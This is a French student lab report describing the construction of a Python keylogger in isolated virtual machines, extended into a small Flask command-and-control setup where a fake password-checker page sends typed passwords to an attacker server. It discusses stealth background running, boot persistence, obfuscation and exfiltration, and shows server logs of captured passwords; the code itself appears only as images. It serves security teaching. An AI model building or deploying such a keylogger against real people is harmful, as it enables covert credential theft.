PARIS PANTHÉON-ASSAS UNIVERSITÉ

TP1 : Développement d'un Keylogger

RS3

GAHBICHE AMINE
DINES NAGULANATHAN

1 - Expliquer brièvement le concept de keylogger. Et quels sont les dangers encourus si on est infecté pour ce genre de code malicieux ?

Un keylogger est un logiciel malveillant conçu pour capturer toutes les frappes d'un clavier effectuées sur un appareil. Les dangers sont nombreux :


- Vol d'identifiants et de mots de passe
- Vol d'informations bancaires
- Espionnage et compromission

2 - Y a-t-il une utilisation légitime pour ce genre de programme ? Expliquer

Il existe évidemment des utilisations légitimes pour ce genre de programme, ce sont les suivants :

- Surveillance parentale : contrôler l'activité des enfants
- Récupération des données : pouvoir récupérer des informations
- Tests de sécurité : vérifier la résistance des systèmes aux attaques

3 - 7 - Création de la function processkeys()




8 - Quel est le rôle des instructions ci-dessus ?

with : s'assure que le listen démarre correctement et se fermera correctement lorsque le programme s'arrête

keyboard_listener.join() : lance et maintient le keylogger actif

9 - Lancer votre programme, que se passe-t-il lorsque vous tapez sur les touches du clavier ?


La fonction va afficher le caractère renseigné par le clavier




10 - C'est quoi le problème avec l'affichage ?


La fonction fait un retour à la ligne avec le caractère.

10.1 - 10.5 - Nouveau programme



11. Nouveau programme





11.3.3 — Que fait la méthode open ?

La méthode open() permet d'ouvrir un fichier afin de lire, écrire, ajouter et autres.

11.3.4 — Que représente le paramètre "a" ?

Le paramètre "a" permet d'ajouter (append) à la fin du fichier

11.3.5 — À quoi sert logfile.close() ?

Elle permet de sauvegarder réellement les données sur le disque et de libérer la ressource utilisée par le fichier

Réflexion d’un ingénieur

Le keylogger que nous avons développé fonctionne mais présente plusieurs limitations : il affiche les frappes à l’écran, le fichier log est en clair et local, le programme s’arrête si le terminal est fermé et il ne capture pas certaines combinaisons de touches. Pour rendre l’outil plus robuste, discret et proche d’un scénario réel de cybersécurité, plusieurs améliorations peuvent être apportées.

- Exécution en tâche de fond
    - Pour améliorer le keylogger initial, une première optimisation consiste à le faire fonctionner entièrement en tâche de fond. Cette approche permet au programme de devenir invisible pour l’utilisateur et donc d’assurer une collecte continue

- Chiffrement des logs
    - Il faut chiffrer pour garantir la confidentialité des données. Ainsi, même si un fichier est découvert, les données restent illisibles sans la clé de déchiffrement

- Persistance au redémarrage
    - Mettre en place un mécanisme de persistance au démarrage permet au keylogger de rester actif après un redémarrage du système et donc éviter toute rupture dans la surveillance


Étapes de mise en œuvre

La mise en place de ces améliorations se fera directement sur ma machine virtuelle, en poursuivant le développement du keylogger déjà réalisé dans les étapes précédentes. J’ajouterai progressivement les nouvelles fonctionnalités, notamment le chiffrement, l’exfiltration automatisée, la persistance au démarrage et l’obfuscation du code, tout en assurant un fonctionnement discret en arrière-plan.


Implémentation du nouveau code

Ce code permet au keylogger d’établir une communication réseau entre la machine victime et la machine attaquante. Pour cela, l’adresse IP de l’attaquant et le port d’écoute sont définis afin de connaître la destination des données interceptées. Ensuite, un socket TCP est créé, ce qui correspond à un canal de communication fiable permettant le transfert


d’informations sur un réseau. Enfin, la fonction connect() établit la connexion avec la machine attaquante : dès que le lien est actif, le keylogger peut envoyer en temps réel les frappes clavier capturées vers l’attaquant. Ainsi, ce code assure la partie essentielle d’exfiltration des données dans l’attaque.



On exécute le code avec **python3 keykeylogger.py**




On récupère en direct les informations



RAPPORT TECHNIQUE

I. Architecture globale




L'architecture met en place deux machines virtuelles Kali dans un réseau interne VirtualBox : une VM Victime et une VM Attaquante/Contrôleur. La machine victime, équipée d'un navigateur web utilisant un faux service (fake password checker), exécute une application Flask (app_victim.py) chargée de collecter différents événements ou informations qu'elle stocke localement (fichiers uuid.txt, buffers, files d'attente…). Ces événements sont ensuite envoyés au serveur de commande et contrôle via des requêtes HTTP POST vers l'endpoint /logs.


De son côté, la VM Attaquante exécute une application Flask (server_attacker.py) qui reçoit ces journaux grâce à l'endpoint /logs et met à disposition une API /api/commands permettant à la victime de récupérer des instructions via des requêtes GET. L'attaquant dispose également d'une interface web permettant d'observer l'activité, consulter les logs et envoyer des commandes.

Toutes les données reçues sont organisées dans des répertoires tels que logs/<victim_id>/<date>.log, tandis que les commandes destinées à la victime sont conservées dans commands/<victim_id>.json.


Ainsi, l'ensemble constitue un système simple de command-and-control où la victime transmet ses événements et récupère les instructions depuis le serveur attaquant.

II. Exécution et explication du code







Comme l'indique l'architecture présentée ci-haut, nous vérifions tout d'abord que les deux machines virtuelles ont une adresse IP sur le même réseau afin que ces dernières puissent communiquer entre elles.




Tout d’abord, nous avons utilisé la commande cd ~/lab_keylogger/victim pour nous déplacer dans le répertoire spécifique marquant ainsi le point de départ. Par la suite, la commande pwd a permis de confirmer le répertoire dans lequel nous nous étions déplacés. Puis, nous avons listé le contenu du répertoire à l'aide de ls qui a d'abord affiché uniquement buffer. Après l'exécution de la commande cat uuid.txt pour afficher le contenu d'un fichier qui n'était pas visible initialement, la liste complète du répertoire s'est affichée, révélant les fichiers app_victim.py, buffer, et uuid.txt, ainsi que le chemin absolu. Enfin, le contenu du fichier uuid.txt a été affiché : l'identifiant unique 9e15e3ff-02d8-48bf-acb8-1b4c0d6781c1.



Nous avons initié l'exécution du script **app_victim.py** via Python3 pour démarrer le keylogger d'écoute. Le script a correctement identifié et affiché l'UUID de la victime (9e15e3ff-02d8-48bf-acb8-1b4c0d6781c1)



Nous avons accédé à l'interface web de l'application potentiellement ciblée disponible via l'adresse locale **127.0.0.1:8000**. Cette capture d'écran démontre qu'un service est effectivement fonctionnel à cette adresse, affichant le faux outil de “vérificateur pédagogique de mot de passe”. Une séquence de frappes a été saisie dans le champ désigné et l'interface a affiché un niveau de robustesse "Fort" pour le mot de passe testé. Cette action simule l'activité d'un utilisateur sur la machine victime et est essentielle pour générer des données de keylogging observables lors des étapes d'analyse.



Nous testons ensuite un mot de passe plus complexe et l’indicateur de robustesse le classe au niveau “très fort”.

```
┌──(kali㉿kali)-[~/lab_keylogger/attacker]
└─$ python3 server_attacker.py

[i] Serveur Attaquant démarré sur http://0.0.0.0:5000
 * Serving Flask app 'server_attacker'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://192.168.30.132:5000
Press CTRL+C to quit
 * Restarting with watchdog (inotify)
[i] Serveur Attaquant démarré sur http://0.0.0.0:5000
 * Debugger is active!
 * Debugger PIN: 187-577-975
127.0.0.1 - - [21/Nov/2025 08:51:38] "GET /victim/9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec HTTP/1.1" 200 -
127.0.0.1 - - [21/Nov/2025 08:51:42] "GET /victim/9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec HTTP/1.1" 200 -
127.0.0.1 - - [21/Nov/2025 08:51:46] "GET /victim/9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec HTTP/1.1" 200 -
127.0.0.1 - - [21/Nov/2025 08:51:51] "GET /victim/9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec HTTP/1.1" 200 -
127.0.0.1 - - [21/Nov/2025 08:51:56] "GET /victim/9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec HTTP/1.1" 200 -
```

```
[i] Reçu un événement :
{'victim_id': '9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec', 'timestamp': 1763734098.4960306, 'password': 'jesuisunelegen', 'strength_score':
2, 'strength_label': 'Moyen'}
[i] Événement stocké dans logs/9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec/2025-11-21.log
192.168.30.133 - - [21/Nov/2025 09:08:18] "POST /logs HTTP/1.1" 200 -
[i] GET commandes pour 9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec : {'capture_enabled': True}
192.168.30.133 - - [21/Nov/2025 09:08:18] "GET /api/commands/9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec HTTP/1.1" 200 -
[i] Reçu un événement :
{'victim_id': '9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec', 'timestamp': 1763734098.5899057, 'password': 'jesuisunelegend', 'strength_score':
 2, 'strength_label': 'Moyen'}
[i] Événement stocké dans logs/9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec/2025-11-21.log
192.168.30.133 - - [21/Nov/2025 09:08:18] "POST /logs HTTP/1.1" 200 -
[i] GET commandes pour 9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec : {'capture_enabled': True}
192.168.30.133 - - [21/Nov/2025 09:08:18] "GET /api/commands/9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec HTTP/1.1" 200 -
[i] Reçu un événement :
{'victim_id': '9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec', 'timestamp': 1763734098.6771297, 'password': 'jesuisunelegende', 'strength_score'
: 2, 'strength_label': 'Moyen'}
[i] Événement stocké dans logs/9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec/2025-11-21.log
```

Nous avons basculé dans le répertoire lab_keylogger/attacker pour initialiser l'infrastructure de réception des données. Nous avons exécuté le script **server_attacker.py** avec Python3 démarrant ainsi le serveur d'écoute sur le port 5000. Le serveur Flask s'est correctement lancé sur toutes les adresses disponibles (0.0.0.0:5000) le rendant accessible localement (127.0.0.1:5000) et via l'adresse réseau de la machine (192.168.30.132:5000).

Une fois démarré, le serveur a immédiatement commencé à recevoir des requêtes GET régulières. Les logs d'accès montrent des requêtes successives vers le chemin /victim/, utilisant l'UUID précédemment identifié (9e15e3ff-02d8-48bf-acb8-1b4c0d6781c1) ce qui indique que le keylogger de la machine victime envoie de manière persistante des requêtes de polling au serveur attaquant.


```
┌──(kali㉿kali)-[~/lab_keylogger/attacker]
└─$ cd ~/lab_keylogger/attacker
ls
ls logs
cd logs/9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec
ls
cat *.log

commands  logs  server_attacker.py
9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec
2025-11-21.log
{"victim_id": "9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec", "timestamp": 1763725073.1768532, "password": "J", "strength_score": 0, "strength_label": "Très faible"}
{"victim_id": "9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec", "timestamp": 1763725073.3189123, "password": "JE", "strength_score": 0, "strength_label": "Très faible"
}
{"victim_id": "9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec", "timestamp": 1763725073.643057, "password": "JES", "strength_score": 0, "strength_label": "Très faible"
}
{"victim_id": "9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec", "timestamp": 1763725073.8713632, "password": "JESU", "strength_score": 0, "strength_label": "Très faibl
e"}
